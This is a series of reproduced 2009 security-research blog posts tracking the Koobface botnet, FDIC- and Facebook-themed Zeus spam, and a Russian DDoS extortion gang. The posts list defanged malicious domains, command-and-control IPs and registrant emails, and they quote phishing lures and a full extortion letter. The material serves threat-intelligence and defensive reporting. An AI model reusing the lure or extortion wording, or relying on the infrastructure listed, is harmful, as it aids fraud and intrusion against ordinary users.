A representative from ***Facebook's Security Incident Response Team*** *just confirmed the development, and commented that they've added an exception, which is now visible since IPs from Facebook's IP space are no longer visiting my blog:*

1580



" Thanks for bringing this to our attention. I'm on the Security Incident Response team at Facebook and we just finished looking into this issue. We visit all links posted to Facebook as part of our link preview feature. We also take the opportunity to do some additional security screening to filter out bad content. Koobface in particular is fond of

redirecting our requests to legitimate websites, and you seem to have done something to piss Koobface off. ***All***

visits to Koobface URLs from our IP space are currently being redirected to your blog. *"*

The compete list of the automatically registered blogspot accounts, of whose existence Google's security team has already been notified are as follows:

1rykutviklingibtvedmongstad-vgnett .blogspot.com/

40-nrg .blogspot.com/

anyauujteykbrlzyt .blogspot.com/

bctdnvxyubozkute336 .blogspot.com/

bjfzibzxpjwfsri.blogspot .com/

bopscfmfdfkdcdk.blogspot .com/

bpucrtkuigcvuzd.blogspot .com/

dcljxlmkdpfyadlmk014.blogspot .com/

1581

driwnhtqcifnewwy.blogspot .com/

fffgxdpmrhzepmwc172.blogspot .com/

frjutygrfzkfmumr.blogspot .com/

gbmasakrnbvduky-mhopomuytpmeo46.blogspot .com/

hmxmjrdpzncnania.blogspot .com/

hryuickbrfxpgkiqc-wnyohlytffli526.blogspot .com/

hxsdrjrbiesmulbp-mp775012.blogspot .com/

hz560607.blogspot .com/

irfwgrbghyzrnaajs-npqpnvzqrqqeziywhx8.blogspot .com/

isaqwpccpkvmmnffx.blogspot .com/

iunvrafuvbgykpap819.blogspot .com/

ixqowmtgwfvkaapq.blogspot .com/

jocdniqudpnszswn936.blogspot .com/

jxpxhokysarhvnfw-wvtbfawtlocf932 .blogspot.com/

kayaafwlllybvydpu.blogspot .com/

kfddbjhalrqkmqtoa.blogspot .com/

kutlvtfxkxbismwpci.blogspot .com/

kyqyiplztbsiwogx-hfnrmfxbkjzswjq964.blogspot .com/

1582



kzbcbzhlgcnmmaveusdt2.blogspot .com/

lbwhvnvfmiwqypft-gt34676.blogspot .com/

lgjxsfcwkviythet.blogspot .com/

lvlcauoimpklqoj.blogspot .com/

moruokuamhtobznhwx.blogspot .com/

nfnnialisemtirdcq.blogspot .com/

pfmrjjvolrxsthdl.blogspot .com/

pywkyzxqcslnqyz907.blogspot .com/

qmhbxydgxfitnaosp.blogspot .com/

rfsnkstagwfwlkgr.blogspot .com/

rykutviklingibtvedmongstad-vgnett .blogspot.com/

scjftnvmcqiarvt-ni242558.blogspot .com/

skpjwfruzkzujvw.blogspot .com/

spfymrxnfiotvtrknf.blogspot .com/

sxcfugyjtvtwgxzvi.blogspot .com/

tbgkfbllzdtrcslpc741.blogspot .com/

1583



unrrldfyuanstafa.blogspot .com/

vstikrflawgquztcn.blogspot .com/

wjfpuoiolcjvecszeb.blogspot .com/

wlaafuebvmdkaiavh.blogspot .com/

wnejhokyqkazwpu898.blogspot.com/

wqqcknikrlnowgri.blogspot .com/

xlmwrzdmywbibfwi742.blogspot .com/

yanksroadwinchangesalcsoutlook-mlbcom .blogspot.com/

yeqhabdnabhndbt.blogspot .com/

yzyweidzwor-cxgwufvosfam .blogspot.com/

zafxzlatzsmwysk.blogspot .com/

znfnxeaoiqhxldvmqo-atcsqbrkobwi408 .blogspot.com/

zqsvjeoqcccknkfubc.blogspot .com/

The Koobface gang's use of basic blackhat SEO principles such as content cloaking are identical to their previous attempts to cover-up their malicious activities relying on pre-defined sets of http referrers of public search engines, or particular redirectors in order for their infections to take place.

1584

*Stay tuned for more developments on the [3]**Ali Baba and the 40 thieves LLC** front, a.k.a as [4]my Ukrainian*

"fan club". The circle is almost complete, a lot of recent events will be summarized shortly.

Related posts:

[5]Koobface Botnet Dissected in a TrendMicro Report

[6]Koobface Botnet's Scareware Business Model

[7]Movement on the Koobface Front - Part Two

[8]Movement on the Koobface Front

[9]Koobface - Come Out, Come Out, Wherever You Are

[10]Dissecting Koobface Worm's Twitter Campaign

[11]Dissecting the Koobface Worm's December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=4594

2. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

3. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

4. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

5. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

1585



Ongoing FDIC Spam Campaign Serves Zeus Crimeware (2009-10-27 23:46)

UPDATED - Wednesday, October 28, 2009*: A "New Facebook Login System" spam campaign is in circulation, launched by the same botnet. Sampled [1]updatetool.exe once again interacts with the Zeus command and control at* ***[2]193.104.27.42.***

Message sample 01: *" In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. A new Facebook Update Tool has been released for*

your account. Please download and install the tool using the link below. "

Message sample 02: *" Dear Facebook user, In an effort to make your online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security. Before you are able to use the new login system, you will be required to update your account. Click here to update your account online now. If you have any questions, reference our New User Guide. Thanks, The Facebook Team"*

1586



Participating fast-fluxed domains include:

easder1e.co .uk

easder1g.co .uk

easder1l.co .uk

easder1m.co .uk

easder1q.co .uk

nytre4rt.co .uk

nytre4ru.co .uk

nyuy12qwa.co .uk

nyuy12qwf.co .uk

nyuy12qwg.co .uk

nyuy12qws.co .uk

nyuy12qwz.co .uk

1587

ololii.co .uk

ololiw.co .uk

ololiy.co .uk

ololiz.co .uk

tygerah.co .uk

tygerak.co .uk

tygeraw.co .uk

tygeraz.co .uk

yh1qak.co .uk

yh1qal.co .uk

yh1qao.co .uk

yhaqwe1a.co .uk

yhaqwe1q.co .uk

yhaqwe1r.co .uk

yhaqwi1g.co .uk

yhaqwi1h.co .uk

yhaqwi1l.co .uk

yhaqwi1m.co .uk

yhaqwi1p.co .uk

yhhherasde.co .uk

yhhherasdp.co .uk

yhhheraski.co .uk

yhhheraskog.co .uk

yhhheraskol.co .uk

yhhheraskoy.co .uk

1588



n111sae .eu

n111sak .eu

n111sap .eu

n111saq .eu

n111say .eu

n111saz .eu

nyuh1awa .eu

nyuh1awb .eu

nyuh1awc .eu

nyuh1awd .eu

nyuh1awe .eu

nyuh1awf .eu

nyuh1awg .eu

nyuh1awh .eu

1589



nyuh1awm .eu

nyuh1awn .eu

nyuh1aws .eu

nyuh1awt .eu

nyuh1awv .eu

nyuh1awx .eu

nyuh1awz .eu

nyuy12qwf .eu

nyuy12qwg .eu

nyuy12qws .eu

nyuy12qws .eu

ololii .eu

1590

ololiw .eu

ololiy .eu

ololiz .eu

rrref1aaz .eu

rrref1akz .eu

rrref1okz .eu

rrref1ykz.eu

rrrefjokz .eu

saaasak .eu

saaasav .eu

tygerah .eu

tygerak .eu

tygeraw .eu

ujihkei .eu

ujihkni .eu

ujihkoi .eu

ujihkui .eu

yh1qao .eu

yh1qaz .eu

yy1azsva .eu

yy1azsvq .eu

yy1azsvz .eu

yyy1asvf .eu

yyy1azsy .eu

yyy1azvg .eu

yyy1zsve .eu

New DNS servers of notice:

ns1.a-recruitmnt .com

ns1.applesilver .com

ns1.cheryks .com

ns1.barbaos .net

ns1.laktocountry .net

An ongoing [3]spam campaign impersonating The Federal Deposit Insurance Corporation, is attempting to

drop zeus samples by enticing users into installing [4]pdf.exe and [5]word.exe.

*" **Subject:** FDIC has officially named your bank a failed bank*

***Body:** You have received this message because you are a holder of a FDIC-insured bank account.*

Recently

FDIC has officially named the bank you have opened your account with as a failed bank, thus, taking control of its

assets. You need to visit the official FDIC website and perform the following steps to check your Deposit Insurance Coverage. "

1591



*Sampled malware obtains a Zeus crimeware from a known command and control location (**193.104.27.42**), already*

[6]blacklisted by the Zeus Tracker. The campaign is related to the periodical "Microsoft Outlook Update" campaigns, since both campaigns have been [7]sharing fast-flux infrastructure under the same infected hosts, using identical domains.

Fast-fluxed domains participating in the FDIC spam campaign:

bbttyak.co .uk

bbttyak.org .uk

bbttyam.co .uk

bbttyam.me .uk

bbttyap.co .uk

bbttyap.me .uk

bbttyaz.co .uk

bbttyaz.me .uk

gerrahawa .eu

gerrahowa .eu

gerrakawa .eu

gerrakowa .eu

gerralowa .eu

gerraoowa .eu

gerraoowa .eu

gerrasasa .eu

gerrasase .eu

gerrasasq .eu

h1erfae .eu

1592



h1erfai .eu

h1erfaj .eu

h1erfaq .eu

h1erfar .eu

h1erfat .eu

h1erfau .eu

h1erfaw.eu

h1erfay .eu

heiiikok .eu

heiiikoy .eu

heiiikul .eu

heiiikum .eu

heiiikuv .eu

heiiikuy .eu

1593

idllsit .com

ij1tli .net

immikiut1 .cz

j1t1iil .com

j1t1iil .eu

j1t1iil .net

lj1tli .com

lj1tli .net

lj1tll .com

lj1tll .net

ltlil1 .com

ltlil1 .net

modesftp .eu

nniuji1 .eu

nniujih .eu

nniujo1 .eu

nniukif .eu

nniukih .eu

nniukik .eu

nniukiw .eu

nniukiz .eu

nniuxih .eu

nniuxiw .eu

pouikib .eu

pouikic .eu

pouikie .eu

pouikif .eu

pouikig .eu

pouikir .eu

pouikis .eu

pouikit .eu

pouikiv .eu

pouikiw .eu

pouikix .eu

pouikiy .eu

t1fliil .tc

tj1fiil.co .nz

tj1fiil .com

tj1fiil .net

tj1fiil .tc

1594



DNS servers of notice:

ns1.doctor-tomb .com

ns1.sortyn .com

ns1.asthomes .com

ns1.sunriseliny .com

ns1.racing-space .net

ns1.cerezit .net

The phoneback location 193.104.27.42 at AS12604 maintained by Kamushnoy Vladimir Vasulyovich (info@ctgm.info; vla.kam@ctgm.info with ctgm.info responding to 91.213.72.1) is the second Zeus command and control IP within the netblock, [8]followed by 193.104.27.90.

Related posts:

[9]Fake Microsoft patches themed malware campaigns spreading

[10]Fake Microsoft patch malware campaign makes a comeback

[11]The Multitasking Fast-Flux Botnet that Wants to Bank With You

[12]Money Mule Recruiters use ASProx's Fast Fluxing Services

[13]Managed Fast Flux Provider - Part Two

[14]Managed Fast Flux Provider

[15]Storm Worm's Fast Flux Networks

[16]Fast Flux Spam and Scams Increasing

[17]Fast Fluxing Yet Another Pharmacy Spam

[18]Obfuscating Fast Fluxed SQL Injected Domains

[19]Storm Worm Hosting Pharmaceutical Scams

[20]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

This post has been reproduced from [21]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/2a01152f68fd07fd3c3623c1d640b14384da836bf47fbef5b61ddd14c946bb7e-12567

39274

2. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

3. http://garwarner.blogspot.com/2009/10/fake-fdic-spam-campaign-spreads-zeus.html

4.

http://www.virustotal.com/analisis/9c81ead54aeeba88f11c74444c63873f76d6882b265095a94ebdee5c3e7a64a5-12566

79122

5.

http://www.virustotal.com/analisis/02cee27d4fcf8e888329b0d95c923853472cb6acab40e7b076a0c8e6f13eed44-12566

78537

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

1595

7. http://hphosts.blogspot.com/2009/10/warning-update-for-microsoft-outlook.html

8. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.90

9. http://blogs.zdnet.com/security/?p=3648

10. http://blogs.zdnet.com/security/?p=3916

11. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

12. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

13. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

14. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

15. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

16. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

17. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

18. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

19. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

20. http://blogs.zdnet.com/security/?p=1122

21. http://ddanchev.blogspot.com/

1596

2.11 November

1597



Summarizing Zero Day's Posts for October (2009-11-02 23:29)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for October.

You can also go through [2]previous summaries, as well as subscribe to my [3]personal RSS feed or [4]Zero

Day's main feed.

Notable articles include: [5]Does software piracy lead to higher malware infection rates? and [6]New LoroBot ransomware encrypts files, demands $100 for decryption.

01. *[7]MS Security Essentials test shows 98 % detection rate for 545k malware samples*

02. *[8]Weak passwords dominate statistics for Hotmail's phishing scheme leak*

03. *[9]Click fraud facilitating Bahama botnet steals ad revenue from Google*

04. *[10]New Koobface campaign spoofs Adobe's Flash updater*

05. *[11]Does software piracy lead to higher malware infection rates?*

06. *[12]Commonwealth fined $100k for not mandating antivirus software*

07. *[13]'Evil Maid' USB stick attack keylogs TrueCrypt passphrases*

08. *[14]Fake 'Conflicker.B Infection Alert' spam campaign drops scareware*

09. *[15]Gawker Media tricked into featuring malicious Suzuki ads*

10. *[16]New LoroBot ransomware encrypts files, demands $100 for decryption*

11. *[17]Spooky Halloween - scareware or crimeware?*

1598

12. *[18]Phishing experiment sneaks through all anti-spam filters*

This post has been reproduced from [19]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html

3. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

4. http://feeds.feedburner.com/zdnet/security

5. http://blogs.zdnet.com/security/?p=4605

6. http://blogs.zdnet.com/security/?p=4748

7. http://blogs.zdnet.com/security/?p=4512

8. http://blogs.zdnet.com/security/?p=4538

9. http://blogs.zdnet.com/security/?p=4549

10. http://blogs.zdnet.com/security/?p=4594

11. http://blogs.zdnet.com/security/?p=4605

12. http://blogs.zdnet.com/security/?p=4653

13. http://blogs.zdnet.com/security/?p=4662

14. http://blogs.zdnet.com/security/?p=4674

15. http://blogs.zdnet.com/security/?p=4729

16. http://blogs.zdnet.com/security/?p=4748

17. http://blogs.zdnet.com/security/?p=4782

18. http://blogs.zdnet.com/security/?p=4791

19. http://ddanchev.blogspot.com/

1599



Pricing Scheme for a DDoS Extortion Attack (2009-11-03 10:58)

With the average price for a DDoS attack on demand decreasing due to the evident over-supply of malware infected hosts, it should be fairly logical to assume that the "on demand DDoS" business model run by the cybercriminals performing such services is blossoming.

Interestingly, what used to be a group that was exclusively specializing in DDoS attacks, is today's cybercrime enterprise "[1]vertically integrating" in order to occupy as many underground market segments as possible, all of which originally developed thanks to the "malicious economies of scale" ([2]massive SQL injections through [3]search engines' reconnaissance, [4]standardizing the

social engineering process, the [5]money mule recruitment process,

[6]diversifying the standardized and well proven propagation/infection vectors etc.) offered by a botnet.

What if their DDoS for hire business model is experiencing a decline? Would [7]penetration pricing save them? What if they start enforcing a [8]differentiated pricing model for their services through DDoS extortion?

Let's discuss one of those groups that's been actively attempting to extort money from Russian web sites

since the middle of this summer. From penalty fees, to 30 % discount if they want to request DDoS for hire against their competitors, a discount only available if they've actually paid the 10,000 rubles monthly extortion fee at the first place - this gang is also including links to the web sites of Russian's Federal Security Service (FSB) and Russia's Ministry of the Interior stating " in order to make it easy for the victims to contact law enforcement".

Sample DDOS extortion letter:

" Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention!

Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.

The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and 1600

they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very,

very expensive.

1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100 % for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will have to pay a fine 100 %, for instance 20 000 rubles. If you pay only the 2 nd date of the month, it will be for 30 000

rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

You will also receive several bonuses.

1. 30 % discount if you request DDoS attack on your competitors/enemies. Fair market value ddos attacks a simple site is about $ 100 per night, for you it will cost only 70 $ per day.

2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.

Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will

be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"

It’s also worth pointing out that a huge number of "boutique vendors" of DDoS services remain reluctant to initiate DDoS

attacks against government or political parties, in an attempt to stay beneath the radar. This mentality prompted the inevitable development of "aggregate-and-forget" type of botnets exclusively aggregated for customer-tailored propositions who would inevitably get detected, shut down, but end up harder to trace back to the original source compared to a situation where they would be DDoS the requested high-profile target from the very same botnet that is closely monitored by the security community.

The future of DDoS extortion attacks, however, looks a bit grey due the numerous monetization models that

cybercriminals developed - for instance ransomware, which attempts to scale by extorting significant amounts of money from thousands of infected users in an automated and much more efficient way than the now old-fashioned DDoS extortion model.

Related posts:

[9]Botnet Communication Platforms

[10]Custom DDoS Capabilities Within a Malware

[11]A New DDoS Malware Kit in the Wild

[12]Botnet on Demand Service

[13]The DDoS Attack Against CNN.com

[14]A Botnet Master’s To-Do List

[15]Custom DDoS Attacks Within Popular Malware Diversifying

[16]Using Market Forces to Disrupt Botnets

[17]Web Based Botnet Command and Control Kit 2.0

[18]DDoS Attack Graphs from Russia vs Georgia's Cyberattacks

[19]The DDoS Attack Against Bobbear.co.uk

[20]Russian Homosexual Sites Under (Commissioned) DDoS Attack

This post has been reproduced from [21]Dancho Danchev's blog.

1. http://en.wikipedia.org/wiki/Vertical_integration

1601

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

4. http://ddanchev.blogspot.com/2009/07/social-engineering-driven-web-malware.html

5. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

6. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

7. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

8. http://en.wikipedia.org/wiki/Price_discrimination#Examples_of_price_discrimination

9. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

10. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

11. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

12. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

14. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

15. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

16. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

17. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

18. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

19. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

20. http://ddanchev.blogspot.com/2009/03/russian-homosexual-sites-under.html

21. http://ddanchev.blogspot.com/

1602



Koobface Botnet's Scareware Business Model - Part Two (2009-11-11 19:03)

UPDATED - Wednesday, November 18, 2009: *A [1]new update is pushed to the hundreds of thousands infected hosts, which is now performing the redirection using dynamically generated .swf files, with every page using the same title "Wonderful Video". The redirection is also a relatively static process.*

For instance, if the original koobface redirector is ***koobface.infected.host/301****, followed by the .swf redirection it will output* ***koobface.infected.host/301/?go****.*

New redirectors and scareware domains pushed within the past few hours include - ***everlastmovie .cn*** *- Email: gmk2000@yahoo.com;* ***smile-life .cn*** *- Email: gmk2000@yahoo.com ;* ***harry-pott .cn*** *- Email: gmk2000@yahoo.com,*

*[2]****beprotected9 .com*** *- Email: essi@calinsella.eu and [3]****antivir3 .com*** *- Email: essi@calinsella.eu.*

UPDATED - Tuesday, November 17, 2009: *Koobface is [4]resuming scareware (Inst _312s2.exe) operations at*

[5]91.212.107.103 which was taken offline for a short period of time. ISP has been notified again, action should be taken shortly. The current domain portfolio including new ones parked there:

ereuqba .cn *- Email: spscript@hotmail.com*

eqoxyda .cn *- Email: spscript@hotmail.com*

evouga .cn *- Email: spscript@hotmail.com*

edivuka .cn *- Email: spscript@hotmail.com*

1603

ebeama .cn *- Email: spscript@hotmail.com*

kebugac .cn *- Email: spscript@hotmail.com*

eqoabce .cn *- Email: spscript@hotmail.com*

kixyhce .cn *- Email: spscript@hotmail.com*

cecyde .cn *- Email: spscript@hotmail.com*

evybine .cn *- Email: spscript@hotmail.com*

eqaone .cn *- Email: spscript@hotmail.com*

dyqunre .cn *- Email: spscript@hotmail.com*

byzivte .cn *- Email: spscript@hotmail.com*

dovzyag .cn *- Email: spscript@hotmail.com*

ebeozag .cn *- Email: spscript@hotmail.com*

cafgouh .cn *- Email: spscript@hotmail.com*

kebfoki .cn *- Email: spscript@hotmail.com*

ebogumi .cn *- Email: spscript@hotmail.com*

dyzani .cn *- Email: spscript@hotmail.com*

dybapi .cn *- Email: spscript@hotmail.com*

dusyti .cn *- Email: spscript@hotmail.com*

dutsyvi .cn *- Email: spscript@hotmail.com*

dutfij .cn *- Email: spscript@hotmail.com*

bysivak .cn *- Email: spscript@hotmail.com*

eqiovak .cn *- Email: spscript@hotmail.com*

cecxoyk .cn *- Email: spscript@hotmail.com*

dyqkuam .cn *- Email: spscript@hotmail.com*

edamym .cn *- Email: spscript@hotmail.com*

eqibuym .cn *- Email: spscript@hotmail.com*

ducyqan .cn *- Email: spscript@hotmail.com*

duzebyn .cn *- Email: spscript@hotmail.com*

etyawjo .cn *- Email: spscript@hotmail.com*

cerdiko .cn *- Email: spscript@hotmail.com*

erauso .cn *- Email: spscript@hotmail.com*

etuacwo .cn *- Email: spscript@hotmail.com*

etuexyp .cn *- Email: spscript@hotmail.com*

etywuq .cn *- Email: spscript@hotmail.com*

ebejar .cn *- Email: spscript@hotmail.com*

ebiuhas .cn *- Email: spscript@hotmail.com*

dozabes .cn *- Email: spscript@hotmail.com*

eqoybu .cn *- Email: spscript@hotmail.com*

eviyzru .cn *- Email: spscript@hotmail.com*

evaopsu .cn *- Email: spscript@hotmail.com*

ebaetu .c*n - Email: spscript@hotmail.com*

dytrevu .cn *- Email: spscript@hotmail.com*

eboezu .cn *- Email: spscript@hotmail.com*

eruqav .cn *- Email: spscript@hotmail.com*

eqoumiv .cn *- Email: spscript@hotmail.com*

epuneyv .cn *- Email: spscript@hotmail.com*

etykauw .cn *- Email: spscript@hotmail.com*

ebeoxuw .cn *- Email: spscript@hotmail.com*

eqidax .cn *- Email: spscript@hotmail.com*

evaolux .cn *- Email: spscript@hotmail.com*

1604

cafropy .cn *- Email: spscript@hotmail.com*

etyupy .cn *- Email: spscript@hotmail.com*

kebquty .cn *- Email: spscript@hotmail.com*

cakevy .cn *- Email: spscript@hotmail.com*

eqouwy .cn *- Email: spscript@hotmail.com*

epuvyiz .cn *- Email: spscript@hotmail.com*

UPDATED - Monday, November 16, 2009: *The Koobface gang is pushing [6]a new update, followed by a new portfolio of scareware redirectors and actual scareware serving domains.*

New portfolio of redirectors parked at [7]91.213.126.250:

befree2 .cn *- Email: gmk2000@yahoo.com*

scandinavianmall .cn *- Email: admin@calen.be*

densityoze .cn *- Email: admin@calen.be*

moored2009 .cn *- Email: cael@newstile.it*

pica-pica .cn *- Email: cael@newstile.it*

stroboscopicmovie .cn *- Email: cael@newstile.it*

comedienne .cn *- Email: admin@calen.be*

densityoze .cn *- Email: admin@calen.be*

furorcorner .cn *- Email: cael@newstile.it*

ionisationtools .cn *- Email: guzimi@brendymail.de*

wax-max .cn *- Email: cael@newstile.it*

plate-tracery .cn *- Email: guzimi@brendymail.de*

little-bitty .cn *- Email: admin@calen.be*

night-whale .cn *- Email: admin@calen.be*

scary-scary .cn *- Email: gmk2000@yahoo.com*

Second redirectors portfolio at [8]91.213.126.102:

disorganization000 .cn *- Email: guzimi@brendymail.de*

rainbowlike .cn *- Email: HuiYingTsui@airways.au*

skewercall .cn *- Email: HuiYingTsui@airways.au*

wegenerinfo .cn *- Email: guzimi@brendymail.de*

kangaroocar .cn *- Email: HuiYingTsui@airways.au*

pericallis .cn *- Email: HuiYingTsui@airways.au*

treasure-planet .cn *- Email: guzimi@brendymail.de*

genusbiz .cn *- Email: HuiYingTsui@airways.au*

Currently [9]pushing scareware from ***primescan1 .com*** *- [10]83.133.124.149; [11]91.213.126.103; [12]83.133.119.84;*

[13]85.12.24.13. [14]Sampled scareware phones [15]back to ***windowsupdate8 .com/download/timesroman.tif*** *-*

88.198.105.145 and ***angle-meter .com/?b=1*** *(****safewebnetwork .com****) - 92.48.119.36.*

More scareware domains are parked on the same IPs:

yourantivira7 .com *- Email: j.wirth@smsdetective.com - [16]detection rate*

web-scanm .com *- Email: essi@calinsella.eu - [17]detection rate*

yourantivira3 .com *(****wwwsecurescana1 .com****) - Email: j.wirth@smsdetective.com*

primescan8 .com

online-check-v11 .com

antivir-scan1 .com *- Email: contact@armadastate.us*

antispy-scan1 .com *- Email: contact@armadastate.us*

primescan1 .com

1605

checkforspyware2 .com *- Email: admin@calen.be*

pc-antispyware3 .com *- Email: contact@spaintours.com*

premium-protection6 .com *- Email: contact@spaintours.com*

antivir7 .com *- Email: admin@maternitycloth.eu*

online-check-v7 .com

beprotected8 .com *- Email: admin@maternitycloth.eu*

pc-antispyware9 .com *- Email: contact@spaintours.com*

online-check-v9 .com

checkfileshere .com *- Email: admin@calen.be*

scanfileshere .com *- Email: admin@calen.be*

antivir-scano .com *- Email: contact@armadastate.us*

check-files-now .com *- Email: admin@calen.be*

antivir-scanz .com *- Email: contact@armadastate.us*

antispy-scanz .com *- Email: contact@armadastate.us*

ISP's contributing the the monetization of Koobface have been notified.

UPDATE: *91.212.107.103 has been taken offline courtesy of Blue Square Data Group Services Limited – [18]previous cooperation took place within a 3 hour period – with the Koobface gang migrating scareware operations to* ***93.174.95.191*** *(AS29073 ECATEL-AS , Ecatel Network) and* ***188.40.52.181****;* ***188.40.52.180*** *- (AS24940, HETZNER-AS*

Hetzner Online AG RZ) - ISPs have been notified.

The .info scareware domain portfolio will be suspended within the next 24 hours.

*[19]Ali Baba and the 40 thieves LLC a.k.a [20]my Ukrainian "fan club", the one with the [21]Bahama botnet connection, the [22]recent malvertising attacks connection, and the current market leader of [23]black hat search engine optimization campaigns, has been keeping themselves busy over the past couple of weeks, continuing to add additional layers of legitimacy into their campaigns (****bit.ly*** *redirectors to* ***blogspot.com*** *accounts leading to* ***compromised hosts****), proving that if a cybercrime enterprise wants to, it can run its malicious operations on the shoulders of legitimate service providers using them as "virtual human shield" in order to continue its operations without fear of retribution.*

• Go through [24]Koobface Botnet's Scareware Business Model - Part One

Over the past two weeks, the Koobface gang once again indicated that it reads my blog, "appreciates" the ways I undermine the monetization element of their campaigns, and next to [25]redirecting Facebook's entire IP space to my

blog, they've also, for the first time ever, [26]moved from using my name in their redirectors, to typosquatting it.

1606





For instance, the – now suspended – Koobface domain ***pancho-2807 .com*** *is registered to Pancho Panchev,* ***pancho.panchev@gmail.com****, followed by* ***rdr20090924 .info*** *registered to Vancho Vanchev,* ***vanchovanchev@mail.ru****.*

As always, I'm totally flattered, and I'm still in a "stay tuned" mode for my very own branded scareware release - the ***Advanced Pro-Danchev Premium Live Mega Professional Anti-Spyware Online Cleaning Cyber Protection Scanner 2010****.*

It's time to summarize some of the Koobface gang's recent activities, establish a direct connection with the Bahama botnet, the [27]Ukrainian dating scam agency [28]Confidential Connections whose [29]botnet operations were linked to money-mule recruitment scams, with active domains part of their affiliate network parked at a Koobface-connected scareware serving domains, followed by the fact that they're all responding to an IP involved in the ongoing U.S Federal Forms themed blackhat SEO campaign. It couldn't get any uglier.

1607

As of recently the gang has migrated to a triple-layer of legitimate infrastructure, consisting of bit.ly redirectors, leading to automatically registered Blogspot account which redirect to Koobface infected hosts serving the Koobface

binary and the redirecting to a periodically updated scareware domain. Here are some of the domains involved.

Ongoing campaing dynamically generating bit.ly URLs redirecting to automatically registered Blogspot accounts, using the following URLs:

bit.ly /VumFK -> drbryanferazzoli .blogspot.com

bit.ly /lJcK3 -> toyetoyebalnaja .blogspot.com

bit.ly /3mFyzs -> raimeishelkowitz .blogspot.com

bit.ly /2wuSPj -> kelakelamccovery .blogspot.com

bit.ly /2Pnn8l -> pattyedevero .blogspot.com

bit.ly /2wuSPj -> kelakelamccovery .blogspot.com

bit.ly /1HDmbm -> malinegainey-green. blogspot.com

bit.ly /2xf5vB -> advaadvarukuni .blogspot.com

bit.ly /3mFyzs -> raimeishelkowitz .blogspot.com

bit.ly /2xf5vB -> advaadvarukuni .blogspot.com

bit.ly /46pcCI -> paulangelogaetano .blogspot.com

bit.ly /1HDmbm -> malinegainey-green .blogspot.com

